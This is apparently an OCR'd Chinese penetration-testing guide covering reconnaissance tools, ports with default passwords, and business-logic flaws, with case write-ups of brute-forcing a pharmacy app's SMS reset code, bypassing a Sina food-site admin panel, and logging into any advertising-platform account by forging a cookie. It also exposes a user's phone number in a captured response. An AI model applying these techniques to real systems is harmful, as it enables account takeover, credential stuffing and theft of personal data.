一、 信息前期收集

1.1 域名信息收集

Whois 查询：

爱站工具网和站长网都可以查询到域名的相关信息如域名服务商，域名拥有者，以及邮箱电话,地址等信息）
网站的关于页面 / 网站地图（可查询到企业的相关信息介绍，如域名
备案信息查询：
http://www.beianbeian.com,http://www.tianyancha.com）
域传输漏洞：dig baidu.com。

用途：
利用以上收集到的邮箱、QQ、电话号码、姓名、以及域名服务商可以用来社工客户或者渗透域服务商，拿下域管理控制台，然后做域劫持；通过收集到邮箱，可以在社工库查找到是否有出现泄漏密码以及通过搜索引擎搜索到社交账号等信息,通过社交和社工得到的信息构造成密码字典，然后对 mail 和 oa 进行爆破或者撞裤。

1.2 子域名信息收集

子域名爆破：
layer,K8,subDomainsBrute,dnsmaper,Sublist3r,google 搜索语法，
MaltegoCE，
在线子域名：
http://i.links.cn/subdomain/
用途：
这里重点推荐 layaer 和 k8 以及 subDomainsBrute 工具，可以从子域名入侵到主站。

1.3 敏感信息收集

github 源代码信息泄露收集（ Github_Nuggests ， GitHack ， GitPrey-master 以及 GitHarvester，gitscan，github 语法信息收集）
svn 信息泄漏收集（svn_git_scanner，seekret（目录信息搜索），Seay SVN 漏洞利用工具）
DS_Store 泄露（ds_store_exp）。
批量信息泄露扫描：bbscan（可以用小字典快速扫描网站的泄露和它的旁站网段的所有信息泄露）。
.hg 源码泄漏：dvcs-ripper-master。
Metagoofil 收集敏感的文档文件。

用途：

主要从 github 以及 google 语法入手收集的敏感的信息如账号和密码等。

1.4 敏感文件

通过爬虫和扫描工具以及 googel 语法搜索到敏感的如配置信息，数据库连接文件，以及备份文件等。

1.5 敏感目录

批量扫描 C 段和旁站目录：御剑修改版
单个网站目录扫描：
御剑后台扫描，DirBuster，wwwscan spinder.py(轻量快速单文件目录后台扫描)，sensitivefilescan（轻量快速单文件目录后台扫描)，weakfilescan(轻量快速单文件目录后台扫描)。

用途：
可扫描敏感的文件以及目录或者后台或者网站备份文件和数据库文件。

1.6 Email 收集

通过 teemo，metago，burpusit,awvs,netspker 或者 google 语法收集。
收集对方的邮箱账号命名习惯（因为好多官方后台都是用内部邮箱账号登录的)。
用途：
可用来进行爆破或者弱口令登录以及撞裤攻击。

1.7 Ip 段信息收集

通过子域名得到的 IP 然后整合出整个目标暴露在公网的 IP 通过 nessuess 或者 nexpose 对整个 IP 段进行批量扫描端口，然后导入到 amiage 中进行渗透 通过对 C 段或者 B 段进行 IP 常用的 4000 个端口进行爆破扫描，最后整理出能正常访问的端 口，这里一般用脚本解决。

1.8 常用端口信息收集

C 段扫描(web 和常用应用）端口：

F-NAScan，K8,fenghuangscanner_v3 脚本，F-NAScan.py ,lanscan
SRC 开发常用的端口、以及一些域名的命名习惯（GitHub 上面有很多现成的端口，平时收集信息的时候，可以多注意一下）
可以通过 NMAP 扫描常用的开放端口进行渗透
HSCAN,HYDRA 进行爆破

web 类(web 漏洞/敏感目录)：

中间件探测： f-middlerwarescan(只能批量扫描整个 C 段开放的常用中间件端口)
第三方通用组件漏洞 struts thinkphp jboss ganglia zabbix cacti
80
80-89
8000-9090

特殊服务类(未授权/命令执行类/漏洞)：

1099	rmi	命令执行
8000	jdwp java	调试接口命令执行
443	SSL	心脏滴血
873	Rsync	未授权
5984	CouchDB	http://xxx:5984/_utils/
6379	redis	未授权
7001,7002	WebLogic	默认弱口令，反序列
9200,9300	elasticsearch	
11211	memcache	未授权访问
27017,27018	Mongodb	未授权访问
50000	SAP	命令执行
50060,50070,50030	hadoop	默认端口未授权访问
2375	docker	未授权访问
3128	squid	代理默认端口
2601,2604	zebra	路由，默认密码 zebra
4440	rundeck	
4848	glassfish	中间件弱口令 admin/adminadmin
9000	fcigphp	代码执行
9043	websphere	弱口令 admin/admin

常用端口类(扫描弱口令/端口爆破)：

21	ftp
22	SSH
23	Telnet
161	SNMP
389	LDAP
445	SMB
1433	MSSQL
1521	Oracle
3306	MySQL
3389	远程桌面
5432	PostgreSQL
5900	vnc

1.9 收集账号信息

通过说明文档以及 google 或者网站这个页面收集，或者网站发表者以及留言板信息处收集账号，可对 oa,erp,um,sso 等系统账号进行爆破。
搜索相关 QQ 群收集相关企业员工的社交账号。

1.10 利用 google 和 bing 等语法语句进行批量搜索

数据库文件，SQL 注入，配置信息，源代码泄露，未授权访问，CMs 的 install 和后台地址，robots.txt 等信息。

1.11 爬虫收集

spiderfoot(可爬虫出 RUL 链接以及 JS 以及 DOC 以及邮箱和子域名等信息)。
Sn1per（自动化信息收集框架)。
通过 avws,netpsker,burpsuit 可进行爬虫扫描。
Recon-ng（自动化信息收集框架)。
instarecon 自动化信息爬虫收集。

1.12 Cms 指纹识别

CMS 指纹识别：御剑 web 指纹识别，WebRobot。
利用第三方漏洞平台（乌云和 seebug 以及补天漏洞)，查看相关漏洞。

1.13 大数据平台信息收集

https://x.threatbook.cn/
https://www.zoomeye.org/
https://www.shodan.io/
https://haosec.cn/

1.14 服务器信息以及脚本类型

通过 whatweb,p0f,httprint，httprecon 可得到网站指纹识别。
通过 avws 也可以得到服务器信息。

1.15 查找到真实 ip 地址

1. 通过邮件(看邮箱头源 ip)找真实 ip（可靠)。

2. 通过查询域名历史 ip，http://toolbar.netcraft.com（借鉴)。

3. 通过 zmpap 全网爆破查询真实 ip（可靠）。

4. 子域名爆破，现在越来越不靠谱了。
5. 通过扫描出网站测试文件如 phpinfo，test 等配置文件，路径字典强度，很容易跑出来的。

6. 扫到备份,有时候查看配置。

7. 主站使用 CND，二级域名不一定使用 CDN，二级域名不一定和主站同一个 IP 有可能是同 C 段，可以扫描整个 C 段 WEB 端口。

8. 通过国外冷门的 DNS 的查询：nslookup xxx.com 国外冷门 DNS 地址 。

9. 做 CDN 配置解析不完全， ping backlion.org 和 ping www.baklion.org 的 IP 不同 。

10. rss 订阅一般也会得到真实 IP 。

12. 常用查历史记录真实 IP:

https://asm.ca.com/en/ping.php
http://www.cdnplanet.com/tools/cdnfinder/
http://toolbar.netcraft.com/site_report
http://viewdns.info/iphistory/?domain=
http://www.hosterstats.com/historicaldns.php
http://whoisrequest.com/history/
http://map.norsecorp.com/#/
http://crimeflare.com（查 cloudflare 真实 ip 百试不爽）

1.16 信息整理

一般通过 word 进行信息整理，如：网站采用什么模板 cms,有哪些敏感的 url 连接，是否有 WAF,注册 2 个账号和 2 个邮箱， 2 个手机号码，那些网站曾经在乌云上暴露过漏洞。

二、 业务安全漏洞挖掘

2.1 身份认证安全


2.1.1 暴力破解

在没有验证码限制或者一次验证码可以多次使用的地方，使用已知用户对密码进行暴力破解或者用一个通用密码对用户进行暴力破解。 简单的验证码爆破。


案列：某药 app 暴力破解

前一段时间某药 app 在地铁站里做广告，于是就下了看了下，抓包一看请求全是明文的，感觉渗透有戏，于是，开始渗透


先从登陆界面开始：




从登陆界面上看，使用手机号登陆的，随便输入几个手机号和密码，发现返回内容不一样，手机号没有注册过的，返回手机号不存在，手机号注册过的，返回用户名密码错误，这就好办了，自己构造个手机号字典去刷，如图：




ok,拿到手机号了,下面就开始**暴力破解**验证码了,用自己手机试了下,验证码是 4 位的,而且请求也是明文的,接下来**暴力破解**验证码,刚开始成功了,但是用这个验证码却登陆不上去,于是就关了那个爆破结果,后来我静下来想想,想到人家验证码可能是一次有效的,后来我又刷了一遍,但是可能被发现了,再刷结果返回 302 了,失败



于是我发现有个找回密码功能, 也是手机验证码, 填上自己自定义的密码, 然后获取验证码, 抓包



继续爆破,这次找到了,其实**暴力破解**登陆验证码的时候跟这个一样,只不过我没保存下来,如图:



Request	Position	Payload	Status	Error	Timeout	Length	Comment
2882	1	1882	200			409	
0			200			323	
1	1	0000	200			323	
2	1	1000	200			323	
3	1	2000	200			323	
4	1	3000	200			323	
5	1	4000	200			323	
7	1	6000	200			323	
6	1	5000	200			323	
11	1	0100	200			323	
10	1	9000	200			323	
9	1	8000	200			323	

Request Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 06 Jan 2017 04:27:40 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Set-Cookie: acw_tc=AQAAAM1ox2ZlAAAAmTMxPY188W3pumA4; Path=/; HttpOnly
Server: nginx/0.8.46
Vary: Accept-Encoding
X-Powered-By: PHP/5.2.14
Content-Length: 131

{"ST":1,"MM":"\u627e\u56de\u5bc6\u7801\u6210\u529f","YHNT":"kf1503","AID":"0","CID":1,"NT":"","XQ":"","ADD":"","MNO":"15033402001"}
```

用我修改的密码登陆, 如图：


kf1503
我的订单
当前订单
待付款订单
已完成订单
我的服务
地址管理
优惠券
我的消息
系统服务
查看评价
开通范围
推荐有礼
24小时客服电话
首页
活动
购物车
我的

登陆成功

总结,这次爆破的跟之前不太一样,之前的验证码都是用过之后还有效的,这次验证码是一次性的,可能我经验太少了,大牛估计直接就想到了。

一些工具及脚本

Burpsuite

htpwdScan 撞库爆破必备 URL: https://github.com/lijiejie/htpwdScan

hydra 源码安装 xhydra 支持更多的协议去爆破（可破 WEB，其他协议不属于业务安全的范畴）

2.1.2 Cookie&session

a. 会话固定攻击

利用服务器的 session 不变机制，借他人之手获得认证和授权，冒充他人。

案列：新浪广东美食后台验证逻辑漏洞，直接登录后台，566764 名用户资料暴露

网站源码可直接下载本地,分析源码可直接登陆后台。暴露所有用户个人资料,联系方式等,目测用户 566764 名。

用户资料暴露

566764 名用户资料

直接进入后台


您现在的位置：美食频道 >> 管理 退出
1 餐厅图片审批
2 网友报错处理
3 餐厅审批
4 已审餐厅
5 现有餐厅
* 审批抓取餐厅
6 现有餐厅图片
7 餐厅添加
8 餐厅修改
9 FB图片审批
10 FB评论审批
11 现有FB
12 现有FB回顾
13 现有FB图片
14 餐厅评论审批
15 网友文章审批
16 已审网友文章
17 文章附带图片
18 美食宝贝留言
查看源代码(V)
公司聚餐 [相关餐厅]
饭店招牌 [相关餐厅]
二楼包房一角 [相关餐厅]
3楼宴会厅 [相关餐厅]
www.wooyun.org

源码直接下载

566764 名用户资料直接跨后台浏览

修复方案：

漏洞较多，不知怎么说起，只列举一项 phpsessid 会话固定，通过利用此漏洞，攻击者可以

进行会话固定攻击。在一个会话固定攻击，攻击者将用户的会话 ID 之前，用户甚至登录到目标服务器，从而消除了需要获得用户的会话 ID 之后。从 php.ini 设置 session.use_only_cookies = 1。该选项使管理员能够使他们的用户不会受到攻击涉及在 URL 传递的会话 ID，缺省值为 0。


b. Cookie 仿冒：

修改 cookie 中的某个参数可以登录其他用户。


案例：益云广告平台任意帐号登录

只需要添加 cookie
yibouid=数字 即可登录任意用户帐号！

通过遍历 找到一个官方管理的 ID 291
登录



看看浏览 还是不错嘛



修复方案：

增强对 cookie 的验证机制！

2.1.3 加密测试

未使用 https，是功能测试点，不好利用。
前端加密，用密文去后台校验，并利用 smart decode 可解。

2.2 业务一致性安全

2.2.1 手机号篡改

抓包修改手机号码参数为其他号码尝试，例如在办理查询页面，输入自己的号码然后抓包，修改手机号码参数为其他人号码，查看是否能查询其他人的业务。

2.2.2 邮箱和用户名更改

抓包修改用户或者邮箱参数为其他用户或者邮箱

